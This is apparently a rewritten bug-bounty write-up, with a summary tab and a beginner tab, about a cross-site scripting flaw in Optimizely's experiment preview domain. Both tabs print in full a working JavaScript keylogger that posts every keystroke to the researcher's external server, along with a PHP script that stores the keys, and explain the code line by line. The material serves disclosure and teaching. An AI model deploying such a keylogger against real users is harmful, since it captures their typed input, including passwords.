Dont just alert(1) because XSS is more fun
 Published on medium.com
It was weekend and i was reading some good blogs and looking for good tweets.So after reading some good blog i had decided to give them a try. so this time i chose cobalt.io because i had never hunted on this platform so why not give a try.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context

The researcher chose the Cobalt.io platform to hunt on and picked Optimizely as his target. The feature involved is the Create Experiment module of the Optimizely application at www.optimizely.com. In that module you enter your website's URL, give the experiment a name, and the application loads your site so you can run experiments on it. A Preview option opens the experiment in a new tab, showing the site with the experiments applied.

Setup
The researcher had not hunted on Cobalt.io before and picked it to try. No accounts, roles, tool versions or other preconditions are described beyond having access to the Create Experiment module and a website of his own to point the experiment at. He also had a server hosting a PHP endpoint at armaanpathan.pe.hu.
Finding it
After filling in the form with his own website and an experiment name, the site loaded inside the module and he could run experiments on it. Clicking Preview opened a new tab at www.optimizelypriview.com followed by his site's address, and his website rendered inside it. Because his own content was being loaded inside that Optimizely preview domain, he decided to see what script in his page could reach.
Exploitation
Step 1: Confirm script execution in the preview origin
He put the following into his site:
<script>prompt(docoument.domain);</script>

He then added his site to the experiments again and clicked Preview. The new tab opened www.optimizelypriview.com with his site, and the pop-up showed www.optimizelypriview.com rather than his own domain. That told him script from his page was executing in the context of the preview domain, that is, cross-domain script execution.
Step 2: Build a keystroke logger
To turn the script execution into something demonstrable, he wrote JavaScript that records keystrokes and posts each one back to the server hosting his site:
document.onkeypress = function(evt) {
evt = evt || window.event
key = String.fromCharCode(evt.charCode)
if (key) {
var http = new XMLHttpRequest();
var param = encodeURI(key)
http.open(“POST”,”http://armaanpathan.pe.hu/exploit.php",true);
http.setRequestHeader(“Content-type”,”application/x-www-form-urlencoded”);
http.send(“key=”+param);
}
}
Step 3: Receive and store the keystrokes
On the server side he wrote a PHP script that appends each received key to a file:
<?php
$key=$_POST[‘key’];
$logfile=”keylog.txt”;
$fp = fopen($logfile, “a”);
fwrite($fp, $key);
fclose($fp);
?>
Step 4: Run it through the preview
He updated his website, put the site into the experiments again, and clicked Preview. The tab opened www.optimizelypriview.com with his site, the JavaScript began recording keystrokes, and the logs arrived on his server in keylog.txt.
Step 5: The victim scenario

The researcher expected that sending the link to a victim would start logging the keystrokes the victim types. Opening keylog.txt shows the captured input.
Root cause
The preview loads the experimenter's site inside the www.optimizelypriview.com origin, and script from that site runs with the preview domain as its origin. The report does not describe the mechanism behind this, so the exact design mistake is not stated. The consequence is that content supplied by one party executes in a domain belonging to Optimizely, which is the classic condition for cross-site scripting across a trust boundary.
Impact
Under the conditions shown, an attacker who can get a victim to open the preview link can capture the keystrokes the victim types while that page is open, because the injected script runs in the preview domain and posts each key to the attacker's server. The report demonstrates keystroke capture only; it does not show access to cookies, sessions or other data in that origin.
The Optimizely team replied that the domain was not in scope, so no fix or remediation is described.
Fix
The general remedy for this class of issue is to serve previewed third-party content from a separate origin that holds no trust relationship with the application, and to isolate it so that scripts in the previewed page cannot act as the preview domain.
Variants to test
- Preview or sandbox features that render user-supplied sites: put a script that reads
document.domaininto your page and check whether the pop-up shows the platform's domain rather than yours. A positive result is the platform origin appearing. - Any feature that loads a URL you control into a platform-branded hostname:
- Experiment, A/B testing and personalisation modules that inject your JavaScript into a rendered page: check whether the injected code runs under the platform's preview domain.
- Preview links that can be shared: verify whether a crafted preview URL can be handed to another user and still executes your script, which is what turns the finding into an attack on a victim rather than self-XSS.
What happened, in plain words
A security researcher spent a weekend reading blog posts and decided to try hunting for bugs on Cobalt.io, a platform he had not hunted on before. He picked Optimizely as his target, specifically the site at www.optimizely.com, and started exploring its features.
He found a feature called Create Experiment. In it you type in the address of your own website, give the experiment a name, and Optimizely loads your site inside its own tool so you can try changes on it. There is also a Preview button that opens your experiment in a new tab. When he clicked Preview, his own website appeared inside a page whose address was on a domain belonging to Optimizely, www.optimizelypriview.com.
Because his own content was being shown inside an Optimizely domain, he wondered whether code from his page could run as if it belonged to that domain. He put a tiny script into his own site that asks the browser to show the current page's domain name. When he previewed it again, the pop-up showed www.optimizelypriview.com instead of his own site's name. That meant his script was running in the context of Optimizely's preview domain. This is the classic setup for a cross-site scripting (XSS) bug.
To show why that matters, he wrote a small keylogger: JavaScript that records every key a visitor presses and sends each one to a server he controlled. He also wrote a short PHP script on that server to save the keys into a file. When he previewed his site again, the logs arrived on his server in keylog.txt. Anyone who opened the same preview link would have their typing captured the same way.
The Optimizely team replied that the domain was not in scope, so no fix is described. He still said he learned a lot from it.
Background: the pieces involved
Before walking through the steps, here are the ideas you need. None of them require any prior security knowledge.
- A website and its address. Every website has an address, like
www.optimizely.com. The part after the last dot before any path is the domain. Browsers treat each domain as a separate place, and they keep websites on different domains apart on purpose. - HTML and JavaScript. A web page is written in HTML, which describes what is on the page. JavaScript is a programming language that runs inside the browser and can make the page do things, such as show a pop-up or send data somewhere. When a page includes JavaScript, the browser runs it.
- The origin. A browser groups a page by its origin, which is basically the domain plus the protocol (http or https) plus the port. Two pages with different origins are not allowed to read each other's data by default. This rule is one of the main protections in the browser. If code from one site manages to run as if it came from another site's origin, that is a serious problem, and it is what cross-site scripting (XSS) means: injecting your own script into a page so it runs under someone else's origin.
- A pop-up via
prompt(). JavaScript has a built-in function calledprompt()that shows a small dialog box with a text message. It is a simple way to make the browser display something you can see, which is handy for proving that a script ran. document.domain. In JavaScript,documentis the object that represents the current page, anddocument.domainis the domain of that page. So a script that showsdocument.domainin a pop-up is telling you which site the browser thinks the script belongs to.- A server you control. To receive data, you need a computer on the internet that runs a small program and accepts requests. The researcher had one at
armaanpathan.pe.hu, where he hosted a PHP script. - PHP. PHP is a programming language commonly used on web servers to handle requests. A PHP file can read data sent to it and write it to a file on the server.
- HTTP requests, POST and form encoding. When your browser sends data to a server, it uses HTTP. A POST request carries data in its body. When a form is submitted, the data is usually encoded as
name=valuepairs joined with&, and the request carries a header saying so:Content-type: application/x-www-form-urlencoded. Think of it as filling in a paper form and handing it to a clerk: the field names are the labels, the values are what you wrote. XMLHttpRequest. This is a JavaScript object that lets a page send an HTTP request to a server without reloading the page. It is the older, manual way of doing what people now often do withfetch.- URL encoding. Some characters cannot appear safely in a URL or in form data, so they are replaced with a code such as
%20for a space. The functionencodeURI()does this in JavaScript. - Keylogger. A keylogger is any code that records what keys a person presses. It is a common way to demonstrate that an XSS bug is serious, because it shows that typed input, including passwords, can be captured.
The setup
The researcher had not hunted on Cobalt.io before and chose it to try something new. The report does not describe any accounts, roles or tool versions. What he needed was access to the Create Experiment module and a website of his own to point the experiment at, plus a host where he could serve his own page and a PHP endpoint, at armaanpathan.pe.hu.
Finding it
He filled in the Create Experiment form with his own website's address and an experiment name. Optimizely loaded his site inside the module, and he could run experiments on it. When he clicked Preview, a new tab opened at www.optimizelypriview.com followed by his site's address, and his website was rendered inside it.
That is the key observation: his own content was being loaded inside a page on an Optimizely domain. Because of that, he decided to see what a script in his page could reach. If the browser treated his script as belonging to the Optimizely preview domain, that would be cross-domain script execution, the condition for XSS.
Exploitation
Step 1: Confirm script execution in the preview origin
He put the following into his own site:
<script>prompt(docoument.domain);</script>
Line by line:
<script>and</script>are HTML tags that tell the browser that what is between them is JavaScript to run.prompt(...)is the built-in function that opens a small dialog box showing the text you give it.docoument.domainis meant to be the domain of the current page. Note the spelling: it saysdocoument, notdocument. That is a typo, and in a browser it would normally cause an error rather than showing the domain. The report does not comment on this, so the exact behaviour in his test is not described. The idea behind the line is what matters: make the page display which domain the browser thinks the script belongs to.
He then added his site to the experiments again and clicked Preview. The new tab opened www.optimizelypriview.com with his site, and the pop-up showed www.optimizelypriview.com rather than his own domain. That told him script from his page was executing in the context of the preview domain, that is, cross-domain script execution.
Why this step matters: the pop-up is the proof. If the pop-up had shown his own site's domain, the script would have been running in his own origin, which is normal and harmless. Showing the Optimizely preview domain means the browser treated his script as part of Optimizely's page. That is the trust boundary being crossed.
Step 2: Build a keystroke logger
To turn the script execution into something demonstrable, he wrote JavaScript that records keystrokes and posts each one back to the server hosting his site:
document.onkeypress = function(evt) {
evt = evt || window.event
key = String.fromCharCode(evt.charCode)
if (key) {
var http = new XMLHttpRequest();
var param = encodeURI(key)
http.open(“POST”,”http://armaanpathan.pe.hu/exploit.php",true);
http.setRequestHeader(“Content-type”,”application/x-www-form-urlencoded”);
http.send(“key=”+param);
}
}
Line by line:
document.onkeypress = function(evt) { ... }tells the browser: whenever a key is pressed on this page, run the function that follows. Theevtargument is an object describing the key event.evt = evt || window.eventis a compatibility trick. Some older browsers pass the event aswindow.eventinstead of as the argument. This line uses whichever one is available.key = String.fromCharCode(evt.charCode)turns the numeric character code of the pressed key into the actual character, for example the number forabecomes the lettera.if (key) { ... }only continues if there is a character to send. Some keys, such as modifier keys, do not produce one.var http = new XMLHttpRequest();creates the object that will send an HTTP request from the page.var param = encodeURI(key)URL-encodes the character so it can be safely placed in the request body.http.open(“POST”,”http://armaanpathan.pe.hu/exploit.php",true);prepares a POST request toexploit.phpon his server. Thetruemeans the request is asynchronous, so the page does not freeze while waiting for a reply.http.setRequestHeader(“Content-type”,”application/x-www-form-urlencoded”);tells the server that the body is form-encoded, the same format a normal HTML form uses.http.send(“key=”+param);actually sends the request, with the bodykey=followed by the encoded character.
So the handler fires on every keypress, converts the character code to a string, URL-encodes it, and sends it as the key parameter in a form-encoded POST to exploit.php on his host. The reason for this step is to turn the abstract fact that script runs in the preview domain into something concrete and visible: captured typing arriving on a server he controls.
Step 3: Receive and store the keystrokes
On the server side he wrote a PHP script that appends each received key to a file:
<?php
$key=$_POST[‘key’];
$logfile=”keylog.txt”;
$fp = fopen($logfile, “a”);
fwrite($fp, $key);
fclose($fp);
?>
Line by line:
<?phpand?>mark the start and end of PHP code inside a file.$key=$_POST[‘key’];reads the value of the form field namedkeyfrom the incoming POST request and stores it in a variable called$key. This is the character the JavaScript sent.$logfile=”keylog.txt”;sets the name of the file where the keys will be saved.$fp = fopen($logfile, “a”);opens that file in append mode, meaning new data is added to the end rather than overwriting what is already there.$fpis a handle used to write to it.fwrite($fp, $key);writes the received character into the file.fclose($fp);closes the file handle.
Each POST body's key value is appended to keylog.txt, so the file accumulates everything typed in the previewed page. The reason for this step is that the browser-side script needs somewhere to send the data, and a file on the server is the simplest place to keep it for inspection.
Step 4: Run it through the preview
He updated his website, put the site into the experiments again, and clicked Preview. The tab opened www.optimizelypriview.com with his site, the JavaScript began recording keystrokes, and the logs arrived on his server in keylog.txt.
This step is the end-to-end test. It shows the whole chain working: his page loads inside the Optimizely preview domain, his script runs there, it sends each key to his server, and his server saves it.
Step 5: The victim scenario
With the link in that form, sending it to any victim would start logging all keystrokes the victim types. Opening keylog.txt shows the captured input. The researcher expected that anyone who opened the link would have their typing logged.
Root cause
The preview loads the experimenter's site inside the www.optimizelypriview.com origin, and script from that site runs with the preview domain as its origin. The report does not describe the mechanism behind this, so the exact design mistake is not stated. The consequence is that content supplied by one party executes in a domain belonging to Optimizely, which is the classic condition for cross-site scripting across a trust boundary.
In everyday terms: imagine a hotel that lets guests put their own posters in the lobby. If a guest's poster can secretly include instructions that the hotel staff will follow as if they came from the hotel itself, that is the problem. The guest's content should be treated as guest content, not as hotel instructions.
Impact
Under the conditions shown, an attacker who can get a victim to open the preview link can capture the keystrokes the victim types while that page is open, because the injected script runs in the preview domain and posts each key to the attacker's server.
The researcher submitted the finding, and the Optimizely team replied that the domain was not in scope, so no fix or remediation is described.
Fix
The general remedy for this class of issue is to serve previewed third-party content from a separate origin that holds no trust relationship with the application, and to isolate it so that scripts in the previewed page cannot act as the preview domain. In the hotel comparison: put guest posters in a separate room with its own rules, so nothing on them can be mistaken for hotel instructions.
Variants to test
If you want to look for similar issues yourself, here are starting points. Each one is a way to check whether content you supply runs under a platform's origin.
- Preview or sandbox features that render user-supplied sites: put a script that reads
document.domaininto your page and check whether the pop-up shows the platform's domain rather than yours. A positive result is the platform origin appearing. - Any feature that loads a URL you control into a platform-branded hostname:
- Experiment, A/B testing and personalisation modules that inject your JavaScript into a rendered page: check whether the injected code runs under the platform's preview domain.
- Preview links that can be shared: verify whether a crafted preview URL can be handed to another user and still executes your script, which is what turns the finding into an attack on a victim rather than self-XSS. Self-XSS means the script only runs in your own browser and affects nobody else, which is not a real vulnerability.
Glossary
- Bug bounty platform: a website where companies list their products and pay researchers for reporting security bugs. Cobalt.io is one.
- Domain: the part of a web address that identifies the site, such as
optimizely.com. - Origin: the combination of protocol, domain and port that a browser uses to decide which pages may access each other's data.
- HTML: the language that describes the structure and content of a web page.
- JavaScript: a programming language that runs in the browser and can make a page interactive or send data.
- Cross-site scripting (XSS): a bug where an attacker's script runs inside a page belonging to another site, under that site's origin.
prompt(): a JavaScript function that shows a small dialog box with text.document.domain: a JavaScript property that holds the domain of the current page.- Server: a computer on the internet that runs a program and answers requests from browsers.
- PHP: a programming language commonly used on web servers to handle requests and produce pages.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- POST request: an HTTP request that carries data in its body, commonly used when submitting forms.
- Form encoding (
application/x-www-form-urlencoded): a way of packing data asname=valuepairs joined with&. XMLHttpRequest: a JavaScript object that sends HTTP requests from a page without reloading it.- URL encoding: replacing characters that are not safe in a URL or form body with codes such as
%20. encodeURI(): a JavaScript function that performs URL encoding.- Keylogger: code that records the keys a person presses.
- Self-XSS: a script that only runs in your own browser and affects nobody else, so it is not a real vulnerability.
- Scope: the list of systems and domains a bug bounty programme agrees to pay for. Findings outside it are usually not rewarded.






